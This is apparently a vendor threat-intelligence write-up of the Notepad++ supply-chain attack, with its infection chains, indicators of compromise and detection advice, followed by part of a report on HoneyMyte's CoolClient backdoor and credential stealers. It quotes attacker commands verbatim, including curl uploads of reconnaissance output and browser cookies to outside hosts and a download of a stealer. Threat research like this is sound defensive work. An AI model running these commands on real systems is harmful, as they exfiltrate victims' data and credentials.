
We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:

  • Individuals located in Vietnam, El Salvador, and Australia;
  • A government organization located in the Philippines;
  • A financial organization located in El Salvador;
  • An IT service provider organization located in Vietnam.

Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.

In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.

Chain #1: late July and early August 2025

We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.

The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:

  1. The file creates a directory named %appdata%\ProShow and sets it as the current directory;
  2. It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
  3. Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
  4. Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.

After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:

  • Drops the following files to the %appdata%\ProShow directory:
    • ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
    • defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
    • if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
    • proshow.crs
    • proshow.phd
    • proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
    • load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
  • Executes the dropped ProShow.exe file.

The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.

Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.

The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.

The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.

Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:

  • In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
  • The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.

We have not further seen any infections leveraging chain #1 since early August 2025.

Chain #2: mid- and late September 2025

A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:

  • Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
  • Dropped a next-stage payload on disk and launched it.

Regarding system information, attackers made the following changes to how it was collected:

  • They changed the working directory to %APPDATA%\Adobe\Scripts;
  • They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.

The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.

As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:

  • alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
  • lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
  • script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
  • alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).

Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:

As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.

The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.

Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:

  • cmd /c whoami >> a.txt
  • cmd /c tasklist >> a.txt
  • cmd /c systeminfo >> a.txt
  • cmd /c netstat -ano >> a.txt

Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.

The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:

  • Changed the system information upload URL to https://self-dns.it[.]com/list;
  • Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
  • Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
  • Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.

Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:

  • BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
  • log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
  • BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).

This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.

Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:

  1. In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
  2. The Beacon configurations are encrypted with the XOR key CRAZY;
  3. Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).

Return of chain #2 and changes in URLs: October 2025

In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.

Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:

  • http://95.179.213[.]0/update/install.exe;
  • http://95.179.213[.]0/update/update.exe;
  • http://95.179.213[.]0/update/AutoUpdater.exe.

We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.

Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:

The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:

  • Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
  • Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
  • Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
  • Use the specific IoCs listed below to identify known malicious domains and files.

Detection by Kaspersky solutions

Kaspersky security solutions, such as Kaspersky Next Endpoint Detection and Response Expert, successfully detect malicious activity in the attacks described above.

Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.

In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.

To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.

The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:

  1. Indicators of compromise:
    1. malicious URLs used to extract information from the targeted infrastructure;
    2. malicious file names and hashes that were detected in this campaign.
  2. Suspicious activity on the host:
    1. unusual command lines specific to these attacks;
    2. suspicious network activity from Notepad++ processes and an abnormal process tree;
    3. traces of data collection, e.g. single-character file names.

Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.

We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.

For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

Indicators of compromise

URLs used for malicious Notepad++ update deployments
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe

System information upload URLs
http://45.76.155[.]202/list
https://self-dns.it[.]com/list

URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start

URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query

URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit

URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1

Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd

Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini

Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce

Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

27 January 2026 at 09:00

Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.

As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

CoolClient backdoor

An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.

In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.

Overview of CoolClient execution flow

Overview of CoolClient execution flow

However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.

CoolClient functionalities

In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.

In this latest variant, CoolClient relies on several important files to function properly:

Filename Description
Sang.exe Legitimate Sangfor application abused for DLL sideloading.
libngs.dll Malicious DLL used to decrypt loader.dat and execute shellcode.
loader.dat Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here.
time.dat Encrypted configuration file.
main.dat Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here.

Parameter modes in second-stage DLL

CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.

Parameter Actions
No parameter ·        CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install.
install
  • CoolClient decrypts time.dat.
  • Adds new key to the Run registry for persistence mechanism.
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly created write.exe process.
  • Checks for service control manager (SCM) access.
  • Checks for multiple AV processes such as 360sd.exe, zhudongfangyu.exe and 360desktopservice64.exe.
  • Installs a service named media_updaten and starts it.
  • If the current user is in the Administrator group, creates a new process of itself with the passuac parameter to bypass UAC.
work
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly spawned write.exe process.
passuac
  • Bypasses UAC and performs privilege elevation.
  • Checks if the machine runs Windows 10 or a later version.
  • Impersonates svchost.exe process by spoofing PEB information.
  • Creates a scheduled task named ComboxResetTask for persistence. The task executes the malware with the work parameter.
  • Elevates privileges to admin by duplicating an access token from an existing elevated process.

Final stage DLL

The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.

Clipboard and active windows monitor

A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.

CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.

The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.

HTTP proxy credential sniffer

Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.

The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

C2 command handler

The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.

Magic value Command category
CC BB AA FF Beaconing, status update, configuration.
CD BB AA FF Operational commands such as tunnelling, keylogging and file operations.
No magic value Receive and execute plugin module in memory.

0xFFAABBCC – Beacon and configuration commands

Below is the command menu to manage client status and beaconing:

Command ID Action
0x0 Send beacon connection
0x1 Update beacon timestamp
0x2 Enumerate active user sessions
0x3 Handle incoming C2 command

0xFFAABBCD – Operational commands

This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:

Command ID Action
0x0 Set up reverse tunnel connection
0x1 Send data through tunnel
0x2 Close tunnel connection
0x3 Set up reverse proxy
0x4 Shut down a specific socket
0x6 List files in a directory
0x7 Delete file
0x8 Set up keylogger
0x9 Terminate keylogger thread
0xA Get clipboard data
0xB Install clipboard and active windows monitor
0xC Turn off clipboard and active windows monitor
0xD Read and send file
0xE Delete file

CoolClient plugins

CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.

Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).

ServiceMgrS.dll – Service management plugin

This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.

Command ID Action
0x0 Enumerate services
0x1 / 0x4 Start or resume service
0x2 Stop service
0x3 Pause service
0x5 Create service
0x6 Delete service
0x7 Set service to start automatically at boot
0x8 Set service to be launched manually
0x9 Set service to disabled

FileMgrS.dll – File management plugin

A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.

Command ID Action
0x0 List drives and network resources
0x1 List files in folder
0x2 Delete file or folder
0x3 Create new folder
0x4 Move file
0x5 Read file
0x6 Write data to file
0x7 Compress file or folder into ZIP archive
0x8 Execute file
0x9 Download and execute file using certutil
0xA Search for file
0xB Send search result
0xC Map network drive
0xD Set chunk size for file transfers
0xF Bulk copy or move
0x10 Get file metadata
0x11 Set file metadata

RemoteShellS.dll – Remote shell plugin

Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

Browser login data stealer

While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.

During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.

The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.

The following table shows the variants of this browser credential stealer employed by HoneyMyte.

Variant Targeted browser(s) Execution method MD5 hash
A Chrome Direct execution (PE32) 1A5A9C013CE1B65ABC75D809A25D36A7
B Edge Direct execution (PE32) E1B7EF0F3AC0A0A64F86E220F362B149
C Chromium-based browsers DLL side-loading DA6F89F15094FD3F74BA186954BE6B05

These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.

Initial infection

As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.

A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.

curl  hxxp://45.144.165[.]65/BUIEFuiHFUEIuioKLWENFUoi878UIESf/MUEWGHui897hjkhsjdkHfjegfdh/67jksaebyut8seuhfjgfdgdfhet4SEDGF/Tools/getlogindataedge.exe -o "C:\users\[username]\libraries\getloginedge.exe"

Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.

curl  -X POST -L -H "Authorization: Bearer ya29.a0Ad52N3-ZUcb-ixQT_Ts1MwvXsO9JwEYRujRROo-vwqmSW006YxrlFSRjTuUuAK-u8UiaQt7v0gQbjktpFZMp65hd2KBwnY2YdTXYAKhktWi-v1LIaEFYzImoO7p8Jp01t29_3JxJukd6IdpTLPdXrKINmnI9ZgqPTWicWN4aCgYKAQ4SARASFQHGX2MioNQPPZN8EkdbZNROAlzXeQ0174"  -F "metadata={name :'8059cookies.sqlite'};type=application/json;charset=UTF-8" -F "file=@"$appdata\Mozilla\Firefox\Profiles\i6bv8i9n.default-release\cookies.sqlite";type=application/zip" -k "https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart"

Variant C analysis

Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:

Jarte.exe "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Local State"

In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.

When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

To retrieve saved credentials, the malware executes the following SQL query on the copied database:

SELECT origin_url, username_value, password_value FROM logins

This query returns the login URL, stored username, and encrypted password for each saved entry.

Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.

With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.

Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.

Login data stealer’s attribution

Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.
Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.

Code similarity between HoneyMyte's saved login data stealer and LuminousMoth's cookie stealer

Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer

Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.

Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.

Document theft and system information reconnaissance scripts

In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.

1.bat – System enumeration and data exfiltration batch script

The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

It then collects network details and downloads and runs the nbtscan tool for internal network scanning.

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

